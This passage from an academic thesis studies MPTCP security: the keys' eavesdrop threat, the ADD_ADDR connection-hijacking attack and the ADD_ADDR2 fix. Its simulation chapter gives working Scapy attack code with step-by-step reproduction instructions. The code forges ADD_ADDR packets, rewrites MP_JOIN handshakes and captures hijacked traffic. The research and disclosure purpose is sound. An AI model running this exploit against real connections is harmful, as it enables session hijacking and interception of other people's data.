An attacker can obtain the keys exchanged at the beginning of the MPTCP session, exploiting the fact that those are sent in clear. This is in fact a partial-time on-path eavesdropper attack, whose success would enable a vast set of attacking scenarios, even if the attacker itself has moved away from the session after sniffing the aforementioned keys. The keys associated to an MPTCP session are sensitive pieces of information, used to identify a specific connection at the hosts and used as keying material for all the HMAC computations in the protocol. With such pieces of information an attacker can potentially execute a connection hijacking. The problem was acknowledged during the design of the first version of MPTCP, and considered acceptable. The maximum length of the TCP *Option* field brings strong limitations for security implementations: for example, using certificates in TCP *Options* would be impossible. Moreover, strong cryptographic computation is also discouraged inside TCP for performance reasons. Nevertheless, some techniques can be used to prevent the keys' eavesdrop attack other than the more obvious possibility of adopting pre-shared keys. Such techniques are mentioned in RFC-7430. Since this attack can affect security factors related to the main topic of this paper, namely ADD_ADDR and ADD_ADDR2, some of the proposed mitigation solutions are now presented.

Hash chains

Hash chain is a way to obtain many one-time keys applying a cryptographic hash function recursively, starting from a random seed S:

$$H[0] = H(S); H[1] = H(H[0]); H[2] = H(H[1]); ...; H[n] = H(H[n-1])$$

This technique allows to authenticate end hosts without the need to exchange keying material upfront. In the following explanation we will discuss a simplified scenario in which only host A needs to authenticate itself to host B. If host A initially identifies itself giving H[n], it can later on send H[n-1] for authentication towards host B. In fact, hash chains cannot be reversed (i.e. it is impossible to find H[n-1] by just knowing H[n]), meaning only host A could have generated a valid H[n-1]; host B can verify its authenticity by simply hashing it and checking that it is equal to the previously seen H[n]. The main issues with this operation is that, once H[n-1] is sent by host A, it cannot be reused, since this might have been eavesdropped, leading to a situation not dissimilar to the original problem. With key chains, hosts would continue scaling down the chain, meaning that a second authentication would require host A to send H[n-2] (of course, host A can calculate any value in the chain since it knows the original seed), and host B must have saved previously acknowledged H[n-1] to verify that H[H[n-1]] equals the received H[n-2] value. The main issue with this solution is that the value ’n’ will eventually reach 0, meaning that host A needs to compute a new hash chain from a new seed and also signal host B about this operation, thus requiring the definition of a new MPTCP option containing the final entry of the old chain (for authentication purposes) and the first entry of the new chain. Another direct consequence of such solution is that hash chains would add computational complexity to MPTCP operations, despite it being still reasonably acceptable. An unverified proposal for the new message exchange using hash chain can be found on the IETF mailing list, and it is shown in figure 3.1 [href].

```
         Host A                                   Host B
------------------------                 ------------------------
Address A1     Address A2                Address B1     Address B2
----------     ----------                ----------     ----------
    |              |                         |              |
    |     SYN + MP_CAPABLE(Key-A, H-A[n])    |              |
    |--------------------------------------->|              |
    |<---------------------------------------|              |
    |    SYN/ACK + MP_CAPABLE(Key-B, H-B[n])  |              |
    |              |                         |              |
    |              |                         |              |
    |              |     SYN + MP_JOIN(Token-B, H-A[n-1])   |
    |              |--------------------------------------->|
    |              |<---------------------------------------|
    |              |   SYN/ACK + MP_JOIN(Token-A, H-B[n-1])  |
    |              |                         |              |
    |              | HMAC(K=(K-A+K-B), M=(H-A[n-1]+H-B[n-1])) |
    |              |--------------------------------------->|
    |              |<---------------------------------------|
    |              | HMAC(K=(K-B+K-A), M=(H-B[n-1]+H-A[n-1])) |
    |              |                         |              |


Token-A = Hash(IDSN-A); IDSN-A = Hash(Key-A)
Token-B = Hash(IDSN-B); IDSN-B = Hash(Key-B)
H-A[n] = nth entry in A's hash chain
```

Figure 3.1: Hash chain message exchange proposal

The first two messages for the MP_JOIN operation are used for authentication purposes (the hash chain values are transmitted there), but the last two messages operate in a similar fashion with respect to the current MPTCP solution, using an HMAC whose key depends on the original keys exchanged via the MP_CAPABLE option. In this way, eavesdropping the original keys is not enough to operate on the connection, but knowing the original keys is still required to validate subflows’ creation.

SSL/TLS and SSH

Another well rated proposal to solve the keys’ eavesdrop threat is to use application-layer protocols like SSL/TLS or SSH to negotiate a shared key between the end-points. For example, SSL/TLS already provides a mechanism to negotiate shared secret by using a Diffie-Hellman algorithm [href]. An RFC draft can be found to describe a possible prototype for this solution [href]. A bit field in the MP_CAPABLE option would signal the intent of using application-provided keys for the connection (maintaining retro-compatibility with older versions of MPTCP that do not support this feature). The main back draw of asking the application layer to provide the security mechanism, is that the application itself has to be upgraded to provide the necessary MPTCP socket options:

- MPTCP_ENABLE_APP_KEY: when this option is enabled, MP_CAPABLE is sent with the proper bit in order to signal the usage of an application supplied key for authentication;
- MPTCP_KEY: this socket option is used to pass the actual key to the MPTCP layer.

Some synchronization concerns might arise due the fact that it's possible the client's application has already called the socket with the proper options while the server is still waiting for the key. In this case, silently dropping the SYN packets from the client, together with the usual TCP retransmission mechanism, should solve the problem.

Secure MPTCP

Secure MPTCT[href] (SMTCP) refers to the integration of MPTCP with tcpcrypt, the latter being a protocol that attempts to encrypt almost the entire content of the traffic [href]. SMTCP has been proposed as more secure version of MPTCP that would protect the data stream itself rather than addressing each and every security flaw in the signalling component of the protocol. Indeed, all the MPTCP signalling data would be encrypted and integrity protected as well, thus meaning that the overall protection for MPTCP would be achieved by the tcpcrypt extensions alone. An interesting factor of this solution, is that tcpcrypt also require sharing keying material to provide encryption, thus being tcpcrypt itself vulnerable to Man-in-the-Middle attacks during the initial key negotiation.

3.2.3 SYN/ACK attack

This is a partial-time on-path active attack. An attacker that can intercept and alter the MP_JOIN packets is able to add any address it wants to the session. This is possible because there is no relation between the source addresses and the security material in the MP_JOIN packets. But securing the source address in MP_JOIN is not feasible if MPTCP is supposed to work through NATs: these middleboxes operate exactly as described in this attack procedure. Possible solutions have to reside on a different layer, perhaps securing the payload as a technique to limit the impact of such attack in a MPTCP session.

3.3 ADD_ADDR attack

This paper is mainly focused on studying and testing the ADD_ADDR vulnerability of MPTCP, as well as providing an analysis of the commonly accepted fix and its implementation in Linux kernel. This section describes the attack procedure in details, while the considerations about the possible solutions for the ADD_ADDR vulnerability as well as the implementation of the currently accepted solution can be found in chapter 5.

3.3.1 Concept

The ADD_ADDR attack is an *off-path active attack* that exploits a major vulnerability in the MPTCP version 0 design [**??**]. As previously mentioned, the attacks falling into this category are usually the most critical ones and can easily jeopardize the protocol security capabilities. With the current MPTCP model, an attacker can forge and inject an ADD_ADDR message into an MPTCP session to achieve a complete hijacking of the connection, placing itself as a man-in-the-middle. Being this an off-path attack, the attacker can *conceptually* send the forged ADD_ADDR message from anywhere in the network (if allowed by routing), with no need to be physically close to the victim machines. At the end of the attacking procedure, the attacker will be able to operate in any way on the ongoing data transmission, with no clear warning given to the original parties involved in the MPTCP session. If no protection system is used at the application layer (like data encryption), the attacker can eavesdrop all the information and even modify or generate the exchanged content. The attack vector enabled by such exploit is huge and indeed not acceptable for the new protocol. For this reason, the ADD_ADDR vulnerability is classified differently with respect to the minor threats listed in the previous section, and due to its characteristics it is considered a blocking issue in the MPTCP progress towards Standard Track [RFC-7430].

3.3.2 Procedure

Let's consider a scenario in which two machines, host A and host B, are communicating over an MPTCP session involving one or more subflows. The attacker is called host C and it is operating remotely with no eavesdrop capabilities. The attacker is using address IPC and targeting a single MPTCP subflow between host A (address IPA and port PA) and host B (address IPB and port PB). The scenario is reported in figure 3.2.



Figure 3.2: Attack scenario

Here is reported the procedure to carry out the ADD_ADDR attack from a high-level perspective (the format of all the mentioned MPTCP option can be found in chapter 2):

1. The first step performed by the attacker is to forge an ADD_ADDR message as follows: it is an ACK TCP packet with source address IPA, destination address IPB and the advertised address in the ADD_ADDR option is IPC. The ADD_ADDR option also contains the Address ID field, that cannot collide with existing identifiers

for the ongoing subflows between hosts A and B. Even if the attacker cannot be certain about which value for Address ID to use, high numbers are usually not already in use, meaning that the Address ID does not offer a protection mechanism of any kind in this context. The forged packet is then sent to host B.

2. Host B will process the forged packet as a legitimate request from host A of advertising a new available interface with address IPC. This most likely triggers the creation of a new subflow towards the new IP address, meaning that host B sends a SYN+MP_JOIN packet to the attacker (in the case of the Linux implementation of MPTCP, the targeted host B has to be the client for the connection, since only the clients can open new subflows). This packet contains all the security material needed in the first phase of the MP_JOIN three-way handshake, and the attacker does NOT need to operate over that portion of data: the attacker C simply manipulate the SYN+MP_JOIN packet by changing the source IP to IPC and the destination IP to IPA; then, it forwards such packet to host A.

3. Host A will process the incoming packet as a legitimate request by host B of starting a new subflow from host B's new available interface having address IPC. All the required information is present in the MP_JOIN option, like the token of host A that identifies the specific MPTCP session to which attach the new subflow to. Host A computes all the needed parameters (including a valid HMAC value), generates the SYN/ACK+MP_JOIN packet and finally send it to IPC. The attacker, similarly to the previous steps, manipulate the IP addresses of the packet from A by changing the source endpoint from IPA to IPC and the destination endpoint from IPC to IPB. At this point, attacker C sends the packet to host B.

4. All the parameters in the received packet looks correct to host B, which replies with an ACK+MP_JOIN packet to attacker C. The attacker changes the source address to IPC and the destination address to IPA and sends the modified packet to host A. Upon acknowledge reception, host A will verify all the parameters in the packet (which will be correct since properly calculated by host B), and create a new subflow towards the address IPC. At this point the attacker has managed to place itself as man-in-the-middle.

5. As a further, optional step, the attacker can send RST packets to the other subflow in order to close them thus being able to perform a full hijack of the MPTCP session between host A and host B. The attacker can now operate upon the connection in any possible way, modifying, delaying, dropping, forging packets between the two parties.

By exploit the ADD_ADDR option, the attack procedure is relatively straightforward. Albeit there are some important requirements and limitations that consistently limit the rate of success of such attack, which are discussed in the following section.

3.3.3 Requirements

A first, basic prerequisite needed by the attacker to inject the ADD_ADDR message into an ongoing MPTCP session is to know the IP addresses and port values adopted by host A and host B for the targeted subflow. It is reasonable to assume that the IP addresses are known. In a typical client-server configuration, the server's port for a certain application protocol is fixed and can be assumed to be known, too. For the client counterpart, the port value can cause problems in the presence of protection techniques like port randomization [RFC-6056]: in these cases the attacker has to start a guessing procedure whose rate of success also depends on the ephemeral port range employed.

The knowledge about the above-mentioned 4-tuple is a basic requirement for obvious reasons, but knowing the endpoint details is not enough to inject valid packets into an ongoing TCP session (that, in this case, can be also seen as an MPTCP subflow session): these packets have to contain sequence and acknowledgment numbers that are compatible with the current ones within the stream. SEQ and ACK values are used in TCP to provide reliable, in-order transmission of data as well as services related to flow and congestion control. A very common protection technique is to randomize those 32-bit values at TCP connection setup, forcing the attacker (who acts off-path) to blindly guess them. TCP provides a window mechanism to deal with possible transmission's misalignments: at any given time, the accepted ACK values are those between the last ACK received and the same value plus the receiving window parameter. As a result, the number of packets to be sent in the attempt of guessing the right SEQ and ACK values and consequently the rate of success of the attack are strongly influenced by the TCP receive windows size at the targeted TCP host.

The requirements listed so far all pertain to the underlying TCP protocol, whose validation mechanisms are still in place even for MPTCP subflows. The only MPTCP specific parameter that can cause the failure of the ADD_ADDR attack procedure is the Address ID field in the option. The purpose of this value has been previously explained, and it doesn't actually offer an overall protection improvement. It is enough for the attacker to chose an ID value that is not in use by other subflow in the MPTCP session. In usual scenarios with a relatively limited number of subflow with the MPTCP session, applying a random value to this field (or a high number) should work just fine.

Moving away from the inner parameters evaluation and taking into consideration external protection mechanisms, it is worth mentioning that the attacker has to be able to manipulate and forge packets, including changing their source address field. This process, known as IP spoofing, is a well known technique for which protection technologies have been developed, most notably the ingress filtering [RFC-2827] or source address validation [RFC-6056]. However, these methods are not vastly deployed and cannot be considered a sufficient mitigation for the ADD_ADDR vulnerability.

Lastly, the attacker has to be able to direct the malicious ADD_ADDR packet to a host that is actually capable of starting a new subflow, namely the client in a client-server model. The current Linux kernel implementation prohibits the server to instantiate a new subflow and only the client does so.

Chapter 4

ADD_ADDR attack simulation

4.1 Environment setup

In order to achieve a reliable reproduction of a real world scenario, the simulation involves the setup of two User Mode Linux (UML) virtual machines running a Linux kernel with enabled support for MPTCP. These two machines act as client and server, carrying on an MPTCP connection that is the target for the ADD_ADDR attack. Using UML to proceed with the experiments allows for very fast setup and boot-up time, with good emulation of real devices and giving the possibility to work on a single hosting machine with no risk of damaging or crashing its underlying kernel.

A good resource in terms of tools, configuration files and kernel images is the official mptcp website: *http://www.multipath-tcp.org*. In particular, the website offers a python script that downloads all the necessary files to run the two virtual machines. Considering our purpose of verifying the ADD_ADDR attack feasibility, there is no need to modify or debug the Linux kernel source code, and the above mentioned components can be used out-of-the-box. At this stage of the analysis it is actually advised to perform the attack on the official distribution as is, and develop external tools for injecting packets and monitoring the status of the connections. More specifically, the MPTCP version adopted for the tests is: *Stable release v0.89.0-rc*.

When executing the script *setup.py* retrieved from the official Website, a few files are downloaded. A *vmlinux* executable file with the MPTCP compatible Linux kernel, two file-systems for the client and the server (*fs_client* and *fs_server*) and two shell scripts to configure and run the virtual machines (*client.sh* and *server.sh*). No manual configuration is needed, and client and server should be able to connect via MPTCP right away. Here it follows the content of the *client.sh* (a similar shell script that is not reported here can be found for the server counterpart, including a single *tap2* interface setup in that case):

```
#!/bin/bash

USER=whoami

sudo tunctl -u $USER -t tap0
sudo tunctl -u $USER -t tap1

sudo ifconfig tap0 10.1.1.1 netmask 255.255.255.0 up
sudo ifconfig tap1 10.1.2.1 netmask 255.255.255.0 up
```

```

sudo sysctl net.ipv4.ip_forward=1
sudo iptables -t nat -A POSTROUTING -s 10.0.0.0/8 ! -d 10.0.0.0/8 -j
    MASQUERADE

sudo chmod 666 /dev/net/tun

./vmlinux ubda=fs_client mem=256M umid=umlA eth0=tuntap,tap0
    eth1=tuntap,tap1

sudo tunctl -d tap0
sudo tunctl -d tap1

sudo iptables -t nat -D POSTROUTING -s 10.0.0.0/8 ! -d 10.0.0.0/8 -j
    MASQUERADE
```

Listing 4.1: *client.sh*

These scripts call the *tunctl* command to create the tap interfaces and later assign an IP address to them by using *ifconfig*. A tap (namely network tap or tap interface) simulates a link layer device and it can be used to create a network bridge. How taps are used in our simulation will become clear when observing the final network scenario. In order for the new tap interfaces to recognize each other and being able to send packets to each other it is necessary to enable the ip forwarding option on the hosting machine using the corresponding *sysctl* command. It is also necessary to configure the *iptables* upon startup, and also this point is already taken care of in the downloaded scripts. The virtual machine is launched by executing the *vmlinux* file with some options to define various properties (mounting the file system, assigning memory size) as well as attaching the newly created tap interfaces, that will be used locally (from the hosting machine) to sniff and inject packets, acting, in this specific case, as a physical man in the middle.

The resulting network scenario is graphically depicted in Figure 4.1.



Figure 4.1: Network scenario

In order to carry out the ADD_ADDR attack it is necessary to inject forged packets into the existing MPTCP flow. In order to do this it is possible to use Scapy, a powerful interactive packet manipulation program that is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more [*http://www.secdev.org/projects/scapy*]. Moreover, there exists an unofficial version of Scapy that supports MPTCP and it can be found at the following repository: *https://github.com/nimai/mptcp-scapy*. The Python script developed for the thesis work that can be used to carry out the ADD_ADDR attack can be found here: *https://github.com/fabriziodemaria/MPTCP-Exploit*.

It is appropriate to mention here some of the limitations of the tool (that are examined more in details in section 4.4: *Limitations and future work*): the tool has been designed to hijack a specific kind of communication involving client and server sending each others text messages using the tool *netcat*. It is very unlikely that the procedure would work with another kind of MPTCP connection setup between client and server. Nevertheless, this specific exploit serves well our purpose of assessing the danger and feasibility of the ADD_ADDR attack in general terms. Moreover, this tool simplify the attack procedure by sniffing the SEQ and ACK numbers of the ongoing connection instead of starting a procedure to try and guess the values. Also, the ports in use by the client and the server are retrieved automatically by inspecting the sniffed packets, while the IP addresses have to be provided by the user when launching the attack script. Further considerations about these simplifications can be found in section 4.4.

The python module *test_add_address.py* in the root of the GitHub repository follows the analysis in RFC-7430 to perform the various steps necessary to hijack the MPTCP connection. All the requirements and theoretical details about this procedure have been reported in section 3.3, and this section is limited to show and investigate the actual implementation of the attack.

4.2 Attack script

The very first step performed by the script is the following: all the RST outgoing packets that can be generated by the hosting machine (the attacker) must be blocked during the process, when the first phases are completing and no finalized TCP connection can be actually detected by the system. RST messages are automatically generated when MPTCP SYN packets are sent to localhost by the virtual machines, compromising the success of the overall operation. To cope with this, the commands in listing 4.2 are executed first.

```
execCommand("sudo iptables -I OUTPUT -p tcp --tcp-flags ALL RST,ACK -j
    DROP", shell = True)
execCommand("sudo iptables -I OUTPUT -p tcp --tcp-flags ALL RST -j
    DROP", shell = True)
```

Listing 4.2: *Disable RST outgoing packets*

The Scapy built-in *sniff* function allows to retrieve packets from a specific interface, according to a custom filter function *filter_source* that inspects the source address. From the packet retrieved in this way (saved into the variable named *pktl*), it is possible to retrieve the IP addresses, ports, SEQ and ACK numbers of the ongoing connection between client and server. The call to the function is shown in listing 4.3

```
pktl = sniff(iface=CLIENT_IF, lfilter=lambda p: filter_source(p,
    CLIENT_IP), count=1)
```

Listing 4.3: *Sniffing a first packet from the client*

In this case, the *filter_source* function simply checks that the sniffed packet is indeed coming from the client UML by inspecting the source IP.

The first constructive step of the whole procedure consists in forging of the ADD_ADDR packet using the method *forge_addaddr* (Listing 4.4). This function accepts all the parameters required to forge the proper message, including the sniffed SEQ and ACK numbers retrieved from *pktl* and the IP address to be added in the ADD_ADDR option.

```
def forge_addaddr(myIP, srcIP, srcPort, dstIP, dstPort, sniffedSeq,
    sniffedAck):
    pkt = (IP(version=4L, src=srcIP, dst=dstIP)/ TCP(sport=srcPort,
        dport=dstPort, flags="A", seq=sniffedSeq, ack=sniffedAck,
        options=[TCPOption_MP(mptcp=MPTCP_AddAddr(address_id=ADDRESS_ID,
        adv_addr=myIP))]))
    return pkt
```

Listing 4.4: *forge_addaddr method*

Here comes the first consideration about the script design: once the ADD_ADDR is sent to the victim client, the tool has to be already listening for the MP_JOIN sent back as a response; in order to make sure this happens, multithreading is used to start looking for the MP_JOIN packet even before ADD_ADDR is sent, with the thread named *SYNThread* (listing 4.5).

```
    ...
    # Start waiting for SYN from client
    thread1 = SYNThread(1, "Syn capturing thread", 1, CLIENT_IF)
    thread1.start()
    time.sleep(THREAD_SYNC_TIME) # Give time to thread1 to start
        tcpdumping
    ... # sending forged ADD_ADDR
    thread1.join() # This should contain the received SYN from the
        client
    print "[20%] Phase 1 - Received SYN from client"
```

Listing 4.5: *Multiple threads are used to capture the answer from the UMLs*

SYNThread just calls the method *get_MPTCP_syn* in the module *sniff_script.py*, that uses *tcpdump* with a specific filter option. In fact the Scapy *sniff* functionality proves to be unreliable in case of a high flow of packets to be processed and often skips some when the buffers reach their limits. Even if this is fine in other parts of the script where any packet capture is fine to retrieve ACK and SEQ numbers (for example in the previously described phase, listing 4.3), it is mandatory not to miss the single MP_JOIN+SYN packet sent by the client upon ADD_ADDR reception. This problem concerning the sniffing function of Scapy is also reported in the official website under the section "Known bugs": *May miss packets under heavy load.* Note that this wouldn't be a problem with the slow message exchange of *netcat*, but the script can be also tested with high throughput applications like *iperf*, hence the usage of the more reliable *tcpdump*. In order to filter out exactly the MP_JOIN packet we are looking for, the following command in Listing 4.6 is used, where *tf* is just a temporary file to store the information and *i* is the interface name passed as a parameter.

```
execCommand("sudo tcpdump -c 1 -w " + tf.name + ".cap -i " + i + "
    \"tcp[tcpflags] & tcp-syn != 0\" 2>/dev/null", shell = True)
```

Listing 4.6: *tcpdump for MP_JOIN*

A similar sniffing procedure is used for the next steps regarding SYN/ACK and ACK MP_JOIN packets, as it can be seen for the threads named *SYNACKThread* and *ACK-Thread*. Each time these sniffing threads are started, a sleep function is called for a time expressed in *THREAD_SYNC_TIME*, as a poor but effective mechanism that ensures that *tcpdump* is called and running in the new threads before proceeding (listing 4.5, line 5).

The MP_JOIN packets generated and received in this way are manipulated to change the IP addresses and ports (and possibly other fields) as described in the attack procedure and then forwarded to the right host. Note that manipulating packet's fields in Scapy is different with respect to the case of ADD_ADDR where the packet is forged from scratch. All the functions *manipulate_ack*, *manipulate_synack* and *manipulate_syn* don't forge a new packet but slightly modify a copy of the received packet. While doing this it is necessary to eliminate the *checksum* value so that Scapy automatically recalculate the correct value for it before sending the packet on the wire, taking into consideration the updated values. Similar considerations hold for the Ethernet layer of the manipulated packets. Once the last ACK for the MP_JOIN procedure is sent to the server, the new subflow is operational. The next steps in the script enable again the outgoing RST packets and forge some of them to close all the subflows apart from the malicious one. By following the *print* messages in the script, this corresponds to *Phase 5*. Now, all the messages from the server to the client are sent to the attacker instead, without an explicit way for the victim to notice. The very last portion of the script runs the method *handle_payload* (listing 4.7) that both prints the text messages (line 12) received from the server and generate *data_ack* DSS options for the server in order to keep the connection alive (line 19).

```
1  def handle_payload(p, SERVER_IF, MY_IP):
2      # Only read incoming packets (simulating off-path attack)
3      if p.haslayer(IP) and p.haslayer(TCP) and p[IP].dst != MY_IP:
4          return
5      # Dirty passage, just avoid packets without MPTCP - DATA DSN
6      if p.haslayer(TCP):
7          dsa = get_DSS_Ack(p)
8          if dsa == -1:
9              return
10         # Print the redirected traffic!
11         if p.haslayer(Raw):
12             print "Captured: \"" + p[Raw].load[:-1] + "\""
13             # Generate data_ack for the server in order to keep
                   receiving the next messages
14             length = len(p[Raw].load)
15             pkt = (IP(version=4L,src=p[IP].dst,dst=p[IP].src)/ \
16                     TCP(sport=p[TCP].dport, dport=p[TCP].sport,
                           flags="A", \
17                     seq=p[TCP].ack, ack=(p[TCP].seq + length),
                           options=[TCPOption_MP( \
18                     mptcp=MPTCP_DSS_Ack(data_ack=(dsa + length)))]))
19             send(pkt, iface=SERVER_IF, verbose=0)
```

Listing 4.7: *Filter function for the sniffing tool when receiving redirected traffic of the hijacked connection from the server*

4.3 Reproducing the attack

This procedure has been tested on a Ubuntu 14.04 LTS machine. Before reading the following step, download all the required files for the setup as described at the beginning the section 4.1.

1. Open two terminal windows and run the client.sh and server.sh scripts to launch the UML virtual machines (user/password: root)
2. On the server machine, run the following (you can use a TCP Port of your choice here):

   ```
   netcat -l -p 33443
   ```

3. On the client machine, we first need to disable one of the two network interfaces, namely eth1. This is necessary due to some limitations currently affecting the Scapy tool and the attacking script (the connection will still be MPTCP, with a single subflow):

   ```
   ifdown eth1
   ```

4. Now you can run netcat on the client, too:

   ```
   netcat 10.2.1.2 33443
   ```

5. Try to exchange messages between client and server to verify that communication is active.
6. Now we can start the attack opening a new terminal on our local machine (it is necessary to start the Scapy script AFTER having established the netcat connection).
7. Go to the folder were you downloaded the Scapy tool and type the following:

   ```
   sudo python test\_add\_address.py 10.1.1.1 \
   10.2.1.2 10.1.1.2 tap2 tap0
   ```

   NOTE: If an import error appears, try to install the missing dependencies with:

   ```
   sudo apt-get install python-netaddr
   ```

8. Go back to the client UML terminal and start sending messages to the server. You should notice that while the messages exchange goes on, the attacking script progresses.

   IMPORTANT: it might be that the script gets stuck (it shouldn't take more than a few seconds to complete). If that is the case, close netcat and start again from step 2.

9. If you reach 100% in the attack process, just try to send a message from the server to the client and you will notice that the messages are now sent to the attacking machine instead. Further improvements would allow to also answer back to the server, thus impersonating the client.

4.4 Conclusions

The Scapy tool developed for this research targets a specific scenario to exploit the ADD_ADDR vulnerability. It is not intended to be general enough to break all the existing MPTCP implementations. Nevertheless, by succeeding in this specific case involving a *netcat* communication between two hosts, it is indeed proved the feasibility and gravity of the problem, and it should be relatively easy to extend the portability of the attacking tool to act in new scenarios, if required. This section mainly investigates the workarounds used to simplify the attacking process, to prove that they are not critical enough to devalue the results of the tool itself.

All the requirements for the succeeding of the attack have been already listed in Section 3.3. Here is reported a short summary:

- the four-tuple: IP and port for both source and destination;
- valid ACK/SEQ numbers for the targeted subflow;
- valid address identifier for the malicious IP address used to hijack the connection;

Regarding the last point, the Address ID chosen for the new subflow initiated by the attacker must be different from all the other IDs already used by the other subflows. It is fairly easy to choose a value quite high that has very low probability of being in use already. This value is set to 6 by default in the attack Scapy script.

It is a fair assumption that the four-tuples identifying the connection endpoints are known by the attacker, apart from the client side port value: in that case the difficulty in guessing the right port in use very much depends on the port randomization technique deployed at the client host RFC-6056. Since it is anyway possible to guess the port, it is a fair simplification to simply provide it to the application in our tests: for this reason the tool has been designed to accept the IP addresses as arguments and automatically gets the ports in use to increase the rate of success in different testing scenarios, without the need for the user to provide that kind of information.

Guessing the SEQ and ACK numbers is by far more complex. Again, all the considerations about this have been reported in previous sections: it is possible to generate a big number of packets trying to guess the acceptable values for packet injection. This is out of the scope for this research, so it is acceptable to simplify the attack by providing the SEQ and ACK values (by sniffing them from the ongoing connection).

It is important to emphasize that despite these workarounds, that require to act as a physical man-in-the-middle, no other information apart from the ports, SEQ and ACK values have been retrieved using Scapy's sniff or tcpdump, and no packet originally sent to the trusted hosts have been discarded or modified. All the sniffed values can be guessed and, despite the reduced chance of success, the exploit could be executed via a 100% off-path attack. That is why this is considered a major vulnerability for MPTCP deployment as of RFC-7430 indications. In the next sections the solution to this problem and its Linux kernel implementation are discussed in the details.

Chapter 5

Fixing ADD_ADDR

5.1 The ADD_ADDR2 format

There is an ongoing effort to move the current MPTCP specification RFC-6824 from Experimental to Standard Track. Solving the ADD_ADDR vulnerability is believed to be a fundamental step to reach the required security standards for the transition to happen. By analyzing the nature of the vulnerability, various proposals have been elaborated to modify the design of the ADD_ADDR option [RFC-7430]. The conceptual flaw behind the option is that no secret material related to the ongoing MPTCP is included. The only security mechanism connected to such message is the TCP-level sequence and acknowledge numbers, that an attacker has to know in order to inject such message into an ongoing session. A possible solution could be to add the receiver token of the connection as a field in the ADD_ADDR option. Such token, exchanged only during connection establishment via the MP_CAPABLE option, is supposed to be unknown to the attacker that in turns would not be able to forge a valid ADD_ADDR message. This solution wouldn't be effective if the attacker is able to eavesdrop the keys during the initial handshake; keys' eavesdrop is indeed a security concern related to MPTCP and for this reason it is not advisable to add such information in clear inside the ADD_ADDR option, since that would give more opportunities for eavesdropping. Another possibility would be to maintain the ADD_ADDR format unchanged but to block the attack at a later stage. For example, if the destination address of the SYN packet is added as part of the message used to calculate the HMAC value, the attacker wouldn't be able to recompute the HMAC value after modifying the destination address. However, since addresses are not a stable piece of information in a network with NATs, using the destination address to calculate the HMAC is not a viable solution. In order to achieve higher security levels maintaining NAT compatibility, a third option has been proposed with positive feedback. The idea is to add to the ADD_ADDR option a new field containing the truncated HMAC value (rightmost 64 bits) calculated as follow: the *key* is the MPTCP key of the sender as originally agreed in the MP_CAPABLE handshake; the *message* is the concatenation of the previous three fields in packet: Address ID, advertised IP address, and Port. The new format (figure 5.1) has been formally specified for the first time in RFC-6824bis-04, but a slight modification is proposed and introduced in RFC-6824bis-05, as explained in the following sections. For our analysis, we refer to RFC-6824bis-04.

Such format would require the attacker to know the key in order to forge a valid ADD_ADDR2 message, but such key is not exposed as in the case of the previous solution. Albeit, if the attacker is able to eavesdrop the keys during connection initiation it would

```
                     1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+---------------+---------------+-------+-------+---------------+
|     Kind      |     Length    |Subtype| IPVer |  Address ID   |
+---------------+---------------+-------+-------+---------------+
|          Address (IPv4 - 4 octets / IPv6 - 16 octets)         |
+-------------------------------+-------------------------------+
|   Port (2 octets, optional)   |                               |
+-------------------------------+                               |
|                Truncated HMAC (8 octets)                      |
|                               +-------------------------------+
|                               |
+-------------------------------+
```

Figure 5.1: ADD_ADDR2 option

be possible to exploit the same vulnerability even with the new address format. More experiments about this case are reported in section 5.4. Possible mitigations for such threat are explained in section 3.2.2.

The keys' eavesdrop threat is a partial-time on-path eavesdrop, a category that is considered less critical in terms of security concerns. Such keys' eavesdrop procedure in MPTCP has an almost identical counterpart in SCTP, when the SCTP-AUTH extension is used without pre-shared keys [RFC-5061]. In these regards the same security levels of SCTP would be reached in MPTCP by upgrading ADD_ADDR to ADD_ADDR2. Since SCTP is Standard Track, ADD_ADDR2 is indeed considered a sufficient modification of the MPTCP first design to reach the security levels required for the transition to Standard Track.

5.2 Implementing ADD_ADDR2

